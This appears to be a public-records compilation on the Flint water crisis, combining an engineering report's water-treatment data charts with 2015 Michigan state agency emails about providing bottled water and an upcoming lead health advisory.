



♦ Soda Ash @ 7.7 mg/l Ferric      ■ Soda Ash @ 30 mg/l Ferric      ▲ Soda Ash @ Ferric Varied 7.7 - 30 mg/l



Charles F. Lawrence, P.E.

# PAC Feed THM Removal





## APPENDIX B

### WTP DATA




Lockwood, Andrews  
& Newnam, Inc.  
A LEO A DALY COMPANY






# Chlorine Feed






## Ferric Chloride Dosage






# Raw Water Temperature






# Raw Water Coliform Count





# Daily Water Treated



# Operational Evaluation Report Trihalomethane Formation Concern

**Headquarters**

2925 Briarpark Drive  
Suite 400  
Houston, TX 77042  
713.266.6900

info@lan-inc.com

**Texas**

Austin  
College Station  
Corpus Christi  
Dallas  
Fort Worth  
Houston  
San Antonio  
San Marcos  
Waco

**Arizona**

Phoenix

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Orange  
Sacramento

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[www.lan-inc.com](http://www.lan-inc.com)



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& Newnam, Inc.**

A LEO A DALY COMPANY

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**Walts, Brian (DTMB)**

---

**From:** DTMB Facilities <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, January 07, 2015 11:49 AM  
**To:** Walts, Brian (DTMB)  
**Subject:** Facility Notification: Flint State Office Building

# Facility Notification



DTMB Customer Service

(517) 373-6227

## Flint Water Advisory

### Date/Time:

Effective Wednesday, January 7, 2015

### Details:

The City of Flint recently sent out the attached notice regarding violations to the drinking water standards. While the City of Flint states that corrective actions are not necessary, DTMB is in the process of providing a water cooler on each occupied floor, positioned near the water fountain, so you can choose which water to drink. The coolers will arrive today and will be provided as long as the public water does not meet treatment requirements.

- [Flint Water.pdf](#)

### Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or (517) 373-6227

---

**From:** Scates, Larry (DTMB)  
**Sent:** Tuesday, September 22, 2015 3:28 PM  
**To:** Turner, David (DHS)  
**Subject:** RE: Flint water

Dave -

As of today there are no plans to provide and alternate source of water at the Flint State office building. If an advisory is issued, we are prepared and will take the necessary steps to provide safe potable water.

---

**From:** Turner, David (DHS)  
**Sent:** Tuesday, September 22, 2015 2:33 PM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** RE: Flint water

At this point, DTMB is not offering to provide water, correct? I just need to let them know.

---

**From:** Scates, Larry (DTMB)  
**Sent:** Tuesday, September 22, 2015 2:31 PM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Subject:** RE: Flint water

Good Afternoon Dave,

Thanks for the information. I will meet with our Director this afternoon to be prepared if the advisory is implemented.

---

**From:** Turner, David (DHS)  
**Sent:** Tuesday, September 22, 2015 2:28 PM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** FW: Flint water

fyi

---

**From:** Mose, Sandi Kay (DHS)  
**Sent:** Monday, September 21, 2015 10:31 AM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Subject:** RE: Flint water

I just attended a community meeting. Rumor has it that a health advisory due to the high lead levels will be coming out soon.

---

**From:** Turner, David (DHS)  
**Sent:** Thursday, September 17, 2015 2:16 PM  
**To:** Mose, Sandi Kay (DHS) <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)>  
**Cc:** Curtis, Patty (DHS) <[CurtisP2@michigan.gov](mailto:CurtisP2@michigan.gov)>; Warner, Kurt (DHS) <[WarnerK5@michigan.gov](mailto:WarnerK5@michigan.gov)>  
**Subject:** FW: Flint water

FYI



---

**From:** Scates, Larry (DTMB)  
**Sent:** Thursday, September 17, 2015 9:53 AM  
**To:** Turner, David (DHS) <TurnerD2@michigan.gov>  
**Subject:** RE: Flint water

Good Morning Dave,

Sorry for the delay. I discussed this issue with Mike Noonan. Mike is currently gathering information from the City of Flint today. We are requesting a document stating the water is within the safe drinking limits at the Flint State Office Facility.

I will then reach out to our Director on the direction DTMB will proceed. You will be the first we contact on this matter.

---

**From:** Turner, David (DHS)  
**Sent:** Tuesday, September 15, 2015 12:33 PM  
**To:** Scates, Larry (DTMB) <scatesl@michigan.gov>  
**Subject:** FW: Flint water

Good afternoon Larry – Can you advise if DTMB will be installing water coolers again at the Flint State Office Building? The attached article has been raised as a point of concern. I am going to get them again at our Clio Rd. Office.

Thanks, David

---

**From:** Mose, Sandi Kay (DHS)  
**Sent:** Tuesday, September 15, 2015 11:24 AM  
**To:** Turner, David (DHS) <TurnerD2@michigan.gov>  
**Subject:** Fwd: Flint water

Hi David,

Thoughts for the state office building and Clio road?  
Sandi

Sent from my iPhone

Begin forwarded message:

**From:** "McNiel, Zachary (DHS)" <McNielZ@michigan.gov>  
**To:** "Mose, Sandi Kay (DHS)" <MoseS@michigan.gov>  
**Cc:** "smcmullen@uawlocal6000.org" <smcmullen@uawlocal6000.org>, "njones@uawlocal6000.org" <njones@uawlocal6000.org>, "Woods, Quandria (DHS)" <WoodsQ@michigan.gov>, "McEwen, Michael A. (DHS)" <McEwenM@michigan.gov>  
**Subject:** Flint water

---

**From:** Scates, Larry (DTMB)  
**Sent:** Friday, September 25, 2015 9:15 AM  
**To:** Paasch, Keith (DTMB) (paaschK@michigan.gov)  
**Subject:** FW: Flint Water  
**Attachments:** GR-1K1 resolution.flintwater.092115.pdf

Keith ---

Please review and we can discuss at our 2 on 1 this afternoon.

---

**From:** Turner, David (DHS)  
**Sent:** Friday, September 25, 2015 7:41 AM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** FW: Flint Water

fyi

---

**From:** Mose, Sandi Kay (DHS)  
**Sent:** Thursday, September 24, 2015 10:56 AM  
**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Cc:** Milks, Michael (DHS) <[MilksM@michigan.gov](mailto:MilksM@michigan.gov)>  
**Subject:** Flint Water

David,  
Sharing as an FYI.  
Sandi

---

**From:** Kirk Smith [<mailto:ksmith@flint.org>]  
**Sent:** Thursday, September 24, 2015 10:06 AM  
**To:** Kirk Smith <[ksmith@flint.org](mailto:ksmith@flint.org)>  
**Subject:** Update following GFHC Board resolution on lead levels in City of Flint water

Greater Flint Health Coalition Board of Directors:

Following Monday's GFHC Board meeting in which the Board passed the attached resolution regarding physician concerns with observed elevated blood lead levels in children since the change in the City of Flint water source, there has been significant efforts at the local and state level to address this public health threat to residents. On that note, I want to keep you informed of an event that will be happening this afternoon, led by community physicians (specifically pediatricians) in collaboration with the broader medical community.

Specifically, members of the physician community will be holding a press conference at Hurley Medical Center at 3:00 in the Charles White Conference Center, regarding their concerns about the lead in the City of Flint water and the appropriate precautionary measures to take. This is being done in the absence of a formal health advisory from the city or county, although we have been told this is in development. The press conference will be led by Mona Hanna-Attisha, MD MPH FAAP, Director of Hurley Children's Hospital pediatric residency program and CEO of Mott Children's Health Center, Lawrence Reynolds, MD FAAP. Dr. Hanna-Attisha and the Hurley research department have looked at data to date and the collective observation of all blood lead levels processed in the Hurley lab do show some early indications of elevated blood lead levels for children living in the City of Flint. Given this data, the physician community collectively feels as though they should err on the side of caution and discuss precautionary measures that the public should take to prevent future harm from elevated lead levels. The organizations represented in this effort, and sharing this concern,


include Hurley Medical Center, Greater Flint Health Coalition, Mott Children's Health Center, Genesee County Medical Society, MSU Program in Public Health, Hamilton Community Health Network, and others.

